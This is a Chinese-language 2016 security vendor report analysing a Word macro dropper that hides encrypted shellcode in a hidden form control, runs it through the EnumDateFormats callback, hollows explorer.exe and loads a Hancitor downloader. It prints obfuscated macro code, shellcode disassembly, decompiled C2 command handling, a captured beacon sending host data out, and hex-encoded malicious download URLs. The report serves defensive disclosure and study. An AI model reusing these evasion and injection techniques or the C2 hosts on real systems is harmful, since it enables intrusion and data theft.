2016 年 11 月

宏恶意样本行为分析报告

启明星辰 VenusEye 安全研究团队

网络威胁　　全面检测

目录

插图索引

一. 小心，“宏”成为新攻击手法的主力军

计算机科学里的宏（Macro），是一种用于说明某一特定输入（通常是字符串）如何根据预定义的规则转换成对应的输出(通常也是字符串)批量批处理的称谓。尤其在 Microsoft Word，宏被普遍运用，它能使日常工作变得更容易。正是这样的便利性，一直备受黑客们的关注。

从近期截获的恶意样本中，我们发现了许多含有特殊恶意行为的宏。这些宏利用某些特殊 API 的回调函数，将 shellcode 执行“合法化”，从而绕过防病毒的检测，最终达到获得权限、窃取数据的目的。同时，我们还从这些宏中发现其他恶意行为，包括：防护软件逃逸、隐藏 shellcode 代码、嵌套可执行程序、创建傀儡进程等。

由于这类攻击手法罕见，即利用特殊回调函数执行 shellcode 恶意代码的宏攻击行为，我们将分析细节信息公布，属于国内较早披露的专项报告。

经过我们研究，该类宏攻击，已经开始对我国金融、能源、政府、电力等数个敏感行业用户发起进攻，如出现版本迭代，有可能成为高级持续性威胁（APT 攻击）的新形态，对网络构成更大的危害，希望通过我们的披露能够引起广大用户和安全业界的关注。

二. 样本概述和特点

这类宏恶意样本会将关键 shellcode 代码隐藏在 button 控件中，然后调用特殊函数执行 shellcode 代码，最终 shellcode 代码将核心恶意程序注入到傀儡进程中。

截止到 2016 年 10 月 27 日为止，根据我们的监测，这类宏恶意样本可以绕过**绝大多数**国内流行的防病毒软件的检测或主动防御功能的检测，可见，其对国内用户网络的危害性不仅仅是**漏报的风险**。

三. 样本技术分析

样本名： sample.doc
MD5： 6196fd2d0d8212b86e84cff6d6e25e4b

打开宏恶意样本之初，会给用户呈现一幅图片。图片文字会引导用户打开宏执行

开关，使“被保护的文件”能“正常显示”。




图 3.1　恶意样本引导打开宏执行

3.1 0x01. 宏代码分析

1、正常带有宏的文件在使用Office打开之后，可以直接通过Word软件上的“宏”相关按钮查看到宏的具体内容。但打开这个样本之后，甚至在没有启用宏的时候，相关按钮便被“禁用”了。




图 3.2　宏按钮被禁用

2、但我们仍可以通过快捷键，查看到相关宏恶意样本代码。

```
Dim salvelinus As String
Dim cruetstand
Dim otiosity
Dim hebetude
Dim burrock As String
Dim brassband
Sub bellwort()
Dim pitched As Long
Dim leadfree As Long
bleep = postpaid.sottishness.lancers.ControlTipText
metallurgical = 73 + 28 + 7267
fusiform = Right(bleep, metallurgical)
mandamus = luxation.truism(fusiform)
devolution = 84
scrimp = 63
If devolution + scrimp < 11 Then
devolution = LCase$("ca") & Mid("advancedrnosaurxenorhyncus", 9, 7)
otiosity = "aggrandizement"
nails = Right$("narrowmindedlac", 3) & Mid("archesporetobacillusalmondshaped", 11, 10)
Else
hebetude = brassband * 3
scrimp = 68
End If

dicamptodontidae = Mid("megalomaniacalfagymkhana", 15, 2) & UCase$("St")
myeloblast = "malathion"
#If Win64 And Len("fortinet should create new signature") = 36 Then
Dim approachable As String
Dim communicating As acetous
Dim contractor As LongPtr
communicating.sheet = 0
Dim virginals As Byte
#Else
Dim inconceivableness As Byte
communicating = 0
Dim congridae As Long
Dim contractor As Long
#End If
sufficit = 42 - 110 + 68
banish = "byproduct"
antiorgastic = 4 - 63 + 4155
maser = 92
fannel = 58
If maser + fannel < 12 Then
maser = Mid("coniumafbiscuits", 7, 2) & Left("oremarking", 3)
brassband = brassband / 289
lovingkindness = Left("anpittsburgh", 2) & Mid("edgingcestaga", 7, 4) & "ry"
Else
hebetude = brassband And 398
fannel = 26
End If

shandrehan = "nessun"
```

图 3.3　通过快捷键查看宏代码

3、宏代码首先会从一个名为“postpaid”的窗体的 Toggle Button 控件中的 ControlTipText 获取数据。并从右侧取得 7368 个字符。




图 3.4　从控件中取数据

4、查看 postpaid 窗体。可以看到初始状态窗体中的 Toggle Button 控件是被隐藏起来的。




图 3.5　Toggle Button 控件是被隐藏

5、通过拉伸我们终于看到了隐藏在窗体中的 ToggleButton 控件（ToggleButton 是一种具备两种状态的按钮，它不同于 Button，特点是可以被按中和不按中的状态，而且在按中时候跟未按中的时候分别可以显示不同的文本，其他属性功能跟 Button 基本类似），在 ToggleButton 控件的 ControlTipText 属性（ControlTipText 属性可以指定当鼠标悬停在控件上时，显示出来的帮助信息文字）中可以看到保存的数据。




图 3.6　ControlTipText 提示信息

图 3.7　ControlTipText 属性显示的文字

6、获得 ControlTipText 中的数据后，宏会对这段数据进行解密，解密之后，我们查看到有一段可执行的 shellcode 代码。




图 3.8　一段可执行的 shellcode 代码

7、获得 RtlMoveMemory 和 VirtualAllocEx 等函数地址，并分别保存到相应的变量（salient、hopples）中。




图 3.9　函数地址和相应变量

8、在 unproductively 变量中保存解密出来的 shellcode，调用 VirtuallocEx 分配一段可读可写可执行的内存空间，然后调用 RtlMoveMemory 将 shellcode 拷贝到新分配出来的内存中。




图 3.10　调用 RtlMoveMemory

9、最后将 shellcode 执行起来的方法比较特殊。其调用 EnumDateFormats 函数，并将 shellcode 作为第一个参数传了进去。




图 3.11　EnumDateFormats 函数声明




图 3.12　EnumDateFormats 函数，并将 shellcode 当作回调函数传入

10、 查看 EnumDateFormats 函数的定义，可以看到第一个参数为回调函数，调用的时候则自动会执行这段代码。

```
Declare Function EnumDateFormats Lib "KERNEL32" Alias "EnumDateFormats" (ByVal lpDateFmtEnumProc As Long,
ByVal Locale As Long, ByVal dwFlags As Long) As Long
```

图 3.13 EnumDateFormats 函数定义

11、 使用调试器调试，也能看到在 EnumDateFormats 函数中进入了相应的 shellcode 代码。




图 3.14 EnumDateFormats 函数入口处代码




图 3.15 EnumDateFormats 函数调用 shellcode

3.2 0x02. Shellcode 分析

1、Shellcode 起始代码如下

```
0B270E5D   55              push ebp
0B270E5E   8BEC            mov ebp,esp
0B270E60   81EC CC070000   sub esp,0x7CC
0B270E66   64:A1 30000000  mov eax,dword ptr fs:[0x30]
0B270E6C   8B40 0C         mov eax,dword ptr ds:[eax+0xC]
0B270E6F   8B40 1C         mov eax,dword ptr ds:[eax+0x1C]
0B270E72   8B40 08         mov eax,dword ptr ds:[eax+0x8]
0B270E75   53              push ebx
0B270E76   56              push esi
0B270E77   57              push edi
0B270E78   8D4D E0         lea ecx,dword ptr ss:[ebp-0x20]
0B270E7B   51              push ecx
0B270E7C   33DB            xor ebx,ebx
0B270E7E   50              push eax
0B270E7F   C745 E0 4C64727 mov dword ptr ss:[ebp-0x20],0x4C72644C
0B270E86   C745 E4 6F616D4 mov dword ptr ss:[ebp-0x1C],0x4464616F
0B270E8D   66:C745 E8 6C6  mov word ptr ss:[ebp-0x18],0x6C6C
0B270E93   885D EA         mov byte ptr ss:[ebp-0x16],bl
0B270E96   8985 B0FEFFFF   mov dword ptr ss:[ebp-0x150],eax
0B270E9C   E8 50FEFFFF     call 0B270CF1
0B270EA1   59              pop ecx
0B270EA2   59              pop ecx
0B270EA3   6A 6B           push 0x6B
0B270EA5   8BF0            mov esi,eax
0B270EA7   58              pop eax
0B270EA8   6A 65           push 0x65
0B270EAA   66:8985 74FEFFI mov word ptr ss:[ebp-0x18C],ax
0B270EB1   58              pop eax
0B270EB2   6A 72           push 0x72
0B270EB4   66:8985 76FEFFI mov word ptr ss:[ebp-0x18A],ax
0B270EBB   58              pop eax
0B270EBC   6A 6E           push 0x6E
0B270EBE   66:8985 78FEFFI mov word ptr ss:[ebp-0x188],ax
0B270EC5   58              pop eax
0B270EC6   6A 65           push 0x65
```

图 3.16 Shellcode 起始代码图

2、从内存的 0x1000 位置开始遍历内存数据，通过 magic（0x52415453，0x4C4C4146）定位其要找的数据，并通过 GetMappedFileNameA 判断内存是否被映射。

```
0A521113   59              pop ecx
0A521114   8945 F4         mov dword ptr ss:[ebp-0xC],eax
0A521117   8B75 FC         mov esi,dword ptr ss:[ebp-0x4]
0A52111A   6A 08           push 0x8
0A52111C   56              push esi
0A52111D   FF55 F8         call dword ptr ss:[ebp-0x8]              kernel32.IsBadReadPtr
0A521120   3BC3            cmp eax,ebx
0A521122   74 08           je short 0A52112C
0A521124   81CE FF0F0000   or esi,0xFFF
0A52112A   EB 23           jmp short 0A52114F
0A52112C   813E 53544152   cmp dword ptr ds:[esi],0x52415453
0A521132   75 1B           jnz short 0A52114F
0A521134   817E 04 46414C  cmp dword ptr ds:[esi+0x4],0x4C4C4146
0A52113B   75 12           jnz short 0A52114F
0A52113D   57              push edi
0A52113E   8D85 34F8FFFF   lea eax,dword ptr ss:[ebp-0x7CC]
0A521144   50              push eax
0A521145   56              push esi
0A521146   6A FF           push -0x1
0A521148   FF55 F4         call dword ptr ss:[ebp-0xC]              psapi.GetMappedFileNameA
0A52114B   85C0            test eax,eax
0A52114D   75 06           jnz short 0A521155
0A52114F   46              inc esi
```

图 3.17 Shellcode 遍历内存数据

3、分配一块内存空间，将数据拷贝过去，经过一次 ADD 和 XOR 解密，然后再进行一次 base64 解密，解密出来了一个完整的 PE 文件。




图 3.18　shellcode 解密内嵌 PE 数据过程

4、程序以挂起的方式，创建傀儡进程 explorer.exe，这类进程经常被系统或防病毒软件默认为合法进程。




图 3.19　创建傀儡进程的截图

5、创建傀儡进程之后，便是熟悉的套路，将 explorer.exe 的原始模块 unmap 掉，然后将新的 PE 注入进去，恢复线程，继续执行。




图 3.20　恢复线程继续执行的截图

3.3 0x03. PE dump 分析

1、我们将注入到 explorer.exe 中的 PE 文件 dump 出来分析，发现其实际上是一个 Hancitor 家族的木马下载器。

2、该木马下载器，可以接受指令。主要功能是，从 C&C 控制端获得要下载的恶意文件，并在内存中加载恶意代码执行起来。

```
{
  int v3; // eax@9

  if ( a1[1] != ':' )
    return 0;
  if ( *a1 == 'b' )                             // 下载注入到svchost执行
  {
    v3 = sub_401524(a1 + 2);
    goto LABEL_16;
  }
  if ( *a1 == 'c' )                             // 增加url地址，并写入文件
  {
    v3 = sub_401D8E(a1 + 2);
LABEL_16:
    *a2 = v3;
    return 1;
  }
  if ( *a1 == 'e' )                             // 下载映射文件，并通过线程执行
  {
    v3 = sub_4014C8(a1 + 2, 0);
    goto LABEL_16;
  }
  if ( *a1 == 'l' )                             // 下载映射文件，直接调用执行
  {
    v3 = sub_4014C8(a1 + 2, 1);
    goto LABEL_16;
  }
  if ( *a1 != 'n' )
  {
    if ( *a1 != 'r' )                           // 下载保存到临时目录执行
      return 0;
    v3 = sub_40157B(a1 + 2);
    goto LABEL_16;
  }
  *a2 = 1;
  return 1;
}
```

图 3.21 木马下载器接受 C&C 指令并执行

3、同时，其在请求数据的同时，还会将本机的一些数据发给服务器。如操作系统，用户名等等。

```
POST /ls5/gate.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Host: [redacted]
Content-Length: 101
Cache-Control: no-cache

GUID=9574335041449298944&BUILD=2510&INFO=ABC @ ABC
\Administrator&IP=[redacted]&TYPE=1&WIN=5.1(x32)HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 27 Oct 2016 01:37:02 GMT
Content-Type: text/html
Connection: keep-alive
X-Powered-By: PHP/5.4.45
Content-Length: 532

BGTYARZAEg4OCkBVVR8WGxwWFQgbVBkAVQ0KVxMUGRYPHh8JVQoXVB4WFgYSDg4KQFVVFwMJFxMWHx4VGQ4VCAlUG
RUXVQ0KVxMUGRYPHh8JVQoXVB4WFgYSDg4KQFVVDQ0NVAgfEQ9XChUVFlQZElUNClcTFBkWDx4fCVUKFRcVVQoXVB
4WFgYSDg4KQFVVGBMdGA8ZEQgVHh8VVBkVF1UNClcZFRQOHxQOVQoWDx0TFAlVCB8MCRYTHh8IVQoXVB4WFgcBCEA
SDg4KQFVVHxYbHBYVCBtUGQBVDQpXExQZFg8eHwlVExQJDlQfAh8GEg4OCkBVVRcDCRcTFh8eFRkOFQgJVBkVF1UN
ClcTFBkWDx4fCVUTFAkOVB8CHwYSDg4KQFVVDQ0NVAgfEQ9XChUVFlQZElUNClcTFBkWDx4fCVUKFRcVVRMUCQ5UH
wIfBhIODgpAVVUYExOYDxkRCBUeHxVUGRUXVQ0KVxkVFA4fFA5VChYPHRMUCVUIHwwJFhMeHwhVExQJDlQfAh8H
```

图 3.22 返回数据信息

4、返回数据解密后，可以看到控制命令和 url。

```
Address  Hex dump                                          ASCII
02920020 7B 6C 3A 68 74 74 70 3A 2F 2F 65 6C 61 66 6C 6F {l:http:/[redacted]
02920030 72 61 2E 63 7A 2F 77 70 2D 69 6E 63 6C 75 64 65 [redacted]/wp-include
02920040 73 2F 70 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F s/pm.dll|http://
02920050 6D 79 73 6D 69 6C 65 64 6F 63 74 6F 72 73 2E 63 [redacted].c
02920060 6F 6D 2F 77 70 2D 69 6E 63 6C 75 64 65 73 2F 70 om/wp-includes/p
02920070 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 77 77 77 m.dll|http://www
02920080 2E 72 65 6B 75 2D 70 6F 6F 6C 2E 63 68 2F 77 70 [redacted]/wp
02920090 2D 69 6E 63 6C 75 64 65 73 2F 70 6F 6D 6F 2F 70 -includes/pomo/p
029200A0 6D 2E 64 6C 6C 7C 68 74 74 70 3A 2F 2F 62 69 67 m.dll|http://big
029200B0 62 75 63 6B 72 6F 64 65 6F 2E 63 6F 6D 2F 77 70 [redacted]/wp
